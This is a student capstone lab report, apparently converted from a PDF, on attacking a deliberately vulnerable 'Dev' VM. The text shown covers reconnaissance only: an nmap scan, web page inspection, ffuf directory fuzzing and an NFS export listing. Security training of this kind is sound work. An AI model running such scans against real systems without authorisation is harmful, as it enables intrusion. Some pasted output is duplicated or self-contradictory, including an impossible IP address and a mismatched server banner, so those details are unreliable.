


# Capstone Report: Hands-On Exploitation of Dev VM – Lab Report

---


By: Lloyd Ensor Azumah

## Overview


This report documents my hands-on experience compromising the Dev virtual machine in a simulated lab environment. By leveraging open NFS shares, password-protected ZIP cracking, directory fuzzing and SSH key authentication, I gained initial access to the system. I then escalated privileges using a known misconfiguration and a GTFOBins technique, ultimately achieving root access. This exercise reinforced key offensive security concepts such as file enumeration, local file inclusion (LFI) and privilege escalation.




Once we have downloaded our virtual machine, we can click “Open a virtual machine” as this is an already built and configured machine and select “open” to import it.



Once it has successfully imported, we will only need to make changes to the “Network Adapter” settings by converting it from “Bridged” to “NAT”. This is to ensure our attack machine is able to communicate with it (on the same virtual network).



Now, we boot the machine which should load to this interface




```
Debian GNU/Linux 10 dev tty1
dev login: root
Password:
Last login: Tue Jul  1 16:37:19 EDT 2025 on ttym
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

root@dev:~# ip a
1: lo: <LOOPBACK,NOQUEUE,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:b8:93:97 brd ff:ff:ff:ff:ff:ff
    inet 192.168.7.144 brd 192.168.7.255 scope global dynamic eth0
        valid_lft 100sec preferred_lft 100sec
    inets fe80::20c:29ff:fe93:9397/64 scope link
        valid_lft forever preferred_lft forever
root@dev:~#
```

Here, we use the “ip a” command to verify the target’s IP address



```
(kali㉿kali)-[~]
$ nmap -T4 -p- -A 192.168.7.144
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-03 10:15 EDT
Nmap scan report for 192.168.7.144
Host is up (0.0011s latency).
Not shown: 65526 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 bd:96:ec:08:2f:b1:ea:06:ca:fc:46:8a:7e:8a:e3:55 (RSA)
|   256 56:32:3b:9f:48:2d:e0:7e:1b:df:20:f8:03:60:56:5e (ECDSA)
|   256 95:dd:20:ee:6f:01:b6:e1:a3:e3:c:f4:38:03:5b:36 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-title: Bolt - Installation error
|_http-server-header: Apache/2.4.38 (Debian)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp   rpcbind
|   100000  3,4       111/tcp6   rpcbind
|   100000  3,4       111/udp6  rpcbind
|   100003  3          2049/udp  nfs
|   100003  3          2049/udp6 nfs
|   100003  3,4       2049/tcp   nfs
|   100003  3,4       2049/tcp6  nfs
|   100005  1,2,3     37373/tcp  mountd
|   100005  1,2,3     38982/udp6 mountd
|   100005  1,2,3     52777/tcp6 mountd
|   100005  1,2,3     58215/udp  mountd
|   100021  1,3,4     33282/udp  nlockmgr
|   100021  1,3,4     34465/tcp  nlockmgr
|   100021  1,3,4     34583/tcp6 nlockmgr
|   100021  1,3,4     48276/udp6 nlockmgr

```

After running our **Nmap** scan, we get some interesting information. Ports such as 22(ssh), 80(http) and 111(rpc) are open.

```

File Actions Edit View Help
| 100000 3,4          111/udp6 rpcbind
| 100003 3           2049/udp nfs
| 100003 3           2049/udp nfs
| 100003 3,4         2049/tcp nfs
| 100003 3,4         2049/tcp6 nfs
| 100005 1,2,3       37373/tcp mountd
| 100005 1,2,3       38982/udp6 mountd
| 100005 1,2,3       52777/tcp6 mountd
| 100005 1,2,3       58215/udp mountd
| 100021 1,3,4       33282/udp nlockmgr
| 100021 1,3,4       34465/tcp nlockmgr
| 100021 1,3,4       34583/tcp6 nlockmgr
| 100021 1,3,4       48276/udp6 nlockmgr
| 100227 3           2049/tcp nfs_acl
| 100227 3           2049/tcp6 nfs_acl
| 100227 3           2049/udp nfs_acl
| 100227 3           2049/udp6 nfs_acl
2049/tcp open nfs    3-4 (RPC #100003)
8080/tcp open http   Apache httpd 2.4.38 ((Debian))
|_http-title: PHP 7.3.27-1+deb10u1 - phpinfo()
|_http-server-header: Apache/2.4.38 (Debian)
|_http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTIO
34465/tcp open nlockmgr 1-4 (RPC #100021)
37373/tcp open mountd 1-3 (RPC #100005)
52573/tcp open mountd 1-3 (RPC #100005)
55203/tcp open mountd 1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.27 seconds

```

(kali㉿kali)-[~]

Also port 2049 (nfs) and 8080 (http) are open. So, we start from port 80 as it tends to provide us more valuable information by searching <http://192.168.7.144> on our browser.

## Bolt - Installation error

You've (probably) installed Bolt in the wrong folder.

It's recommended to install Bolt outside the so-called web root, because this is generally seen as 'best practice', and it is good for overall security. The reason you are seeing this page, is that your web server is currently serving the incorrect folder as 'web root'. Or, to put it the other way around: This file should not be visible.

The current folder is: `/var/www/html/`.

The best and easiest fix for this, is to configure the webserver to use `/var/www/html/public/` as the 'document root'.

Alternatively, move everything 'up' one level. So instead of extracting the `.zip` or `.tgz` file in this folder, extract it in `/var/www/` instead. If you do this, you must edit the `.bolt.yml` file as follows, so it use the correct folder.

```

paths:
  web: "%site%/html"

```

TIP: copy this snippet now, because you won't see it anymore, after moving the files.

If these options aren't possible for you, please consult the documentation on [Installing Bolt](#), as well as the page on [Troubleshooting 'Outside of the web root'](#).

- [Bolt documentation - Setup / Installation](#)
- [Bolt documentation - Troubleshooting 'Outside of the web root'](#)

NB: The page we are looking at was opened through port 80 which is by default for all webpages.

The current folder is: `/var/www/html/`.

The best and easiest fix for this, is to configure the webserver to use `/var/www/html/public/` as the 'document root'.

Alternatively, move everything 'up' one level. So instead of extracting the `.zip` or `.tgz` file in this folder, extract it in `/var/www/` instead. If you do this, you must edit the `.bolt.yml` file as follows, so it uses the correct folder.

```
paths:  
  web: "%site%/html"  
"
```

TIP: copy this snippet now, because you won't see it anymore, after moving the files.

If these options aren't possible for you, please consult the documentation on [Installing Bolt](#), as well as the page on [Troubleshooting 'Outside of the web root'](#).

- [Bolt documentation - Setup / Installation](#)
- [Bolt documentation - Troubleshooting 'Outside of the web root'](#)
- [The Bolt discussion forum](#)
- [IRC, Slack or Twitter - Bolt Community](#)

When we read what's on the page, it seems to be talking about how to setup a platform called "Bolt" and it goes ahead to provide a link to the documentation.

Search the documentation:

BASIC

Getting Started

Installation

Installation

- Step 1: Make sure you have composer installed.
- Step 2: Set up a new Bolt project
- Step 3 (optional): Configure the database
- Step 4: Initialise your new project
- Step 5: Start the server to view your new site
- Starting a webserver (additional tips)

Selected version: Bolt 5.2 [Edit on GitHub](#)

## Installation

JUMP TO:

- [Step 1: Make sure you have composer installed.](#)
- [Step 2: Set up a new Bolt project](#)
- [Step 3 \(optional\): Configure the database](#)
- [Step 4: Initialise your new project](#)
- [Step 5: Start the server to view your new site](#)
- [Starting a webserver \(additional tips\)](#)

With the stable release of Bolt 4, there will be a number of ways to install the application. For now, we recommend the `composer create-project` as the fastest way to get an installation of Bolt up and running.

What is `composer` you may ask? It is a dependency manager for PHP, or in other words it helps you manage the third-party libraries and tools, such as Bolt itself, that your project relies on.

Bolt documentation setup

PHP Version 7.3.27-1~deb10u1

System	
Build Date	Feb 13 2021 16:31:40
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/10-mysqld.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/15-xml.ini, /etc/php/7.3/apache2/conf.d/20-calendar.ini, /etc/php/7.3/apache2/conf.d/20-ctype.ini, /etc/php/7.3/apache2/conf.d/20-curl.ini, /etc/php/7.3/apache2/conf.d/20-dom.ini, /etc/php/7.3/apache2/conf.d/20-exif.ini, /etc/php/7.3/apache2/conf.d/20-fileinfo.ini, /etc/php/7.3/apache2/conf.d/20-fpini.ini, /etc/php/7.3/apache2/conf.d/20-gd.ini, /etc/php/7.3/apache2/conf.d/20-gettext.ini, /etc/php/7.3/apache2/conf.d/20-iconv.ini, /etc/php/7.3/apache2/conf.d/20-intl.ini, /etc/php/7.3/apache2/conf.d/20-json.ini, /etc/php/7.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.3/apache2/conf.d/20-phar.ini, /etc/php/7.3/apache2/conf.d/20-phar-pecl.ini, /etc/php/7.3/apache2/conf.d/20-phar-zip.ini, /etc/php/7.3/apache2/conf.d/20-shmop.ini, /etc/php/7.3/apache2/conf.d/20-simplesxml.ini, /etc/php/7.3/apache2/conf.d/20-sockets.ini, /etc/php/7.3/apache2/conf.d/20-sqlite3.ini, /etc/php/7.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.3/apache2/conf.d/20-sysvsem.ini, /etc/php/7.3/apache2/conf.d/20-wddx.ini, /etc/php/7.3/apache2/conf.d/20-xsl.ini, /etc/php/7.3/apache2/conf.d/20-zip.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731.NTS
PHP Extension Build	API20180731.NTS

mouse pointer outside or press Ctrl+Alt.

Now we open the same web page but through port 8080.

Apache Environment

Variable	Value
HTTP_HOST	192.168.7.144:8080
HTTP_USER_AGENT	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE	en-US,en;q=0.5
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_CONNECTION	keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS	1
HTTP_PRIORITY	u=0, i
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE	<address>Apache/2.4.38 (Debian) Server at 192.168.7.144 Port 8080</address>
SERVER_SOFTWARE	Apache/2.4.38 (Debian)
SERVER_NAME	192.168.7.144
SERVER_ADDR	192.168.7.144
SERVER_PORT	8080
REMOTE_ADDR	192.168.7.131
DOCUMENT_ROOT	/var/www/htdev
REQUEST_SCHEME	http
CONTEXT_PREFIX	no value
CONTEXT_DOCUMENT_ROOT	/var/www/htdev
SERVER_ADMIN	webmaster@localhost
SCRIPT_FILENAME	/var/www/htdev/index.php
REMOTE_PORT	45176
GATEWAY_INTERFACE	CGI/1.1

mouse pointer inside or press Ctrl+G.

As a result, we get some interesting details as displayed, but this alone isn't enough.

```

Attack Titan X DEV X
ffuf
File Actions Edit View Help
kali@kali: ~ x ffuf x kali@kali: ~ x
(kali㉿kali)-[~]
$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://192.168.7.144:FUZZ

```

Apache Environment

```

HTTP ACCEPT LANGUAGE en-US,en;q=0.8
HTTP ACCEPT ENCODING gzip, deflate
HTTP CONNECTION keep-alive
:: Method : GET :: DIRECTIVE REQUESTS
:: URL : http://192.168.7.144:FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10 SECONDS
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500

# [Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 12ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 6ms]
# [Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 3ms]
# on atleast 2 different hosts [Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 5ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 3ms]
# [Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 2ms]
# [Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 15ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 15ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 3ms]

no user pointer inside or press Ctrl+G.

```

Now its time to expose those hidden directories within it. Using the **FFuF** (Fuzz Fast u Fool) tool, we start busting directories at port 80 first.

```

Attack Titan X DEV X
ffuf:8080
File Actions Edit View Help
kali@kali: ~ x ffuf x ffuf:8080 x
(kali㉿kali)-[~]
$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://192.168.7.144:8080 FUZZ

```

Apache Environment

```

HTTP ACCEPT LANGUAGE en-US,en;q=0.8
HTTP ACCEPT ENCODING gzip, deflate
HTTP CONNECTION keep-alive
:: Method : GET :: DIRECTIVE REQUESTS
:: URL : http://192.168.7.144:8080/FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10 SOFTWARE
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500

# [Status: 200, Size: 4689, Words: 4689, Lines: 1160, Duration: 57ms]
# [Status: 200, Size: 94615, Words: 4689, Lines: 1160, Duration: 99ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 94615, Words: 4689, Lines: 1160, Duration: 100ms]
# [Status: 200, Size: 94614, Words: 4689, Lines: 1160, Duration: 84ms]
# on atleast 2 different hosts [Status: 200, Size: 94615, Words: 4689, Lines: 1160, Duration: 64ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 94615, Words: 4689, Lines: 1160, Duration: 132ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 94615, Words: 4689, Lines: 1160, Duration: 105ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 94615, Words: 4689, Lines: 1160, Duration: 102ms]
# [Status: 200, Size: 94615, Words: 4689, Lines: 1160, Duration: 134ms]

```

While the previous is running, we start another directory busting process at port 8080 simultaneously. These usually a considerable amount of time to complete so we can afford to focus on the other ports.

```
showmount
File Actions Edit View Help
kali@kali: ~ x ffuf x ffuf:8080 x showmount x
[~] $ showmount -e 192.168.7.144
Export list for 192.168.7.144:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16
```

variable	Value
HTTP_HOST	192.168.7.144:8080
HTTP_USER_AGENT	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE	en-US,en;q=0.5
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_CONNECTION	keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS	1
HTTP_PRIORITY	u=0,i
PATH	/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
SERVER_SIGNATURE	<!--[if lt IE 9]--></div><!--[if lt IE 9]><div>Apache/2.4.41 (Ubuntu) Server at 192.168.7.144 Port 8080</div><!--[endif]-->
SERVER_SOFTWARE	Apache/2.4.41 (Ubuntu)
SERVER_NAME	192.168.7.144
SERVER_ADDR	192.168.7.144
SERVER_PORT	8080
REMOTE_ADDR	192.168.7.332
DOCUMENT_ROOT	/var/www/html/day
REQUEST_SCHEME	http
CONTEXT_PREFIX	/
CONTEXT_DOCUMENT_ROOT	/var/www/html/day
SERVER_ADMIN	postmaster@localhost
SCRIPT_FILENAME	/var/www/html/day/index.php
REMOTE_PORT	49379
CONTENT_LENGTH	0

Port 2049 was open which means a network file share is available. In that case, we can mount whatever that maybe be sitting on this server and in our situation, that is “/srv/nfs .....”.

```
showmount
File Firefox ESR Browse the World Wide Web
kali@kali: ~ x ffuf x ffuf:8080 x showmount x
[~] $ showmount -e 192.168.7.144
Export list for 192.168.7.144:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16
```

variable	Value
HTTP_HOST	192.168.7.144:8080
HTTP_USER_AGENT	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE	en-US,en;q=0.5
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_CONNECTION	keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS	1
HTTP_PRIORITY	u=0,i
PATH	/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
SERVER_SIGNATURE	<!--[if lt IE 9]--></div><!--[if lt IE 9]><div>Apache/2.4.41 (Ubuntu) Server at 192.168.7.144 Port 8080</div><!--[endif]-->
SERVER_SOFTWARE	Apache/2.4.41 (Ubuntu)
SERVER_NAME	192.168.7.144
SERVER_ADDR	192.168.7.144
SERVER_PORT	8080
REMOTE_ADDR	192.168.7.332
DOCUMENT_ROOT	/var/www/html/day
REQUEST_SCHEME	http
CONTEXT_PREFIX	/
CONTEXT_DOCUMENT_ROOT	/var/www/html/day
SERVER_ADMIN	postmaster@localhost
SCRIPT_FILENAME	/var/www/html/day/index.php
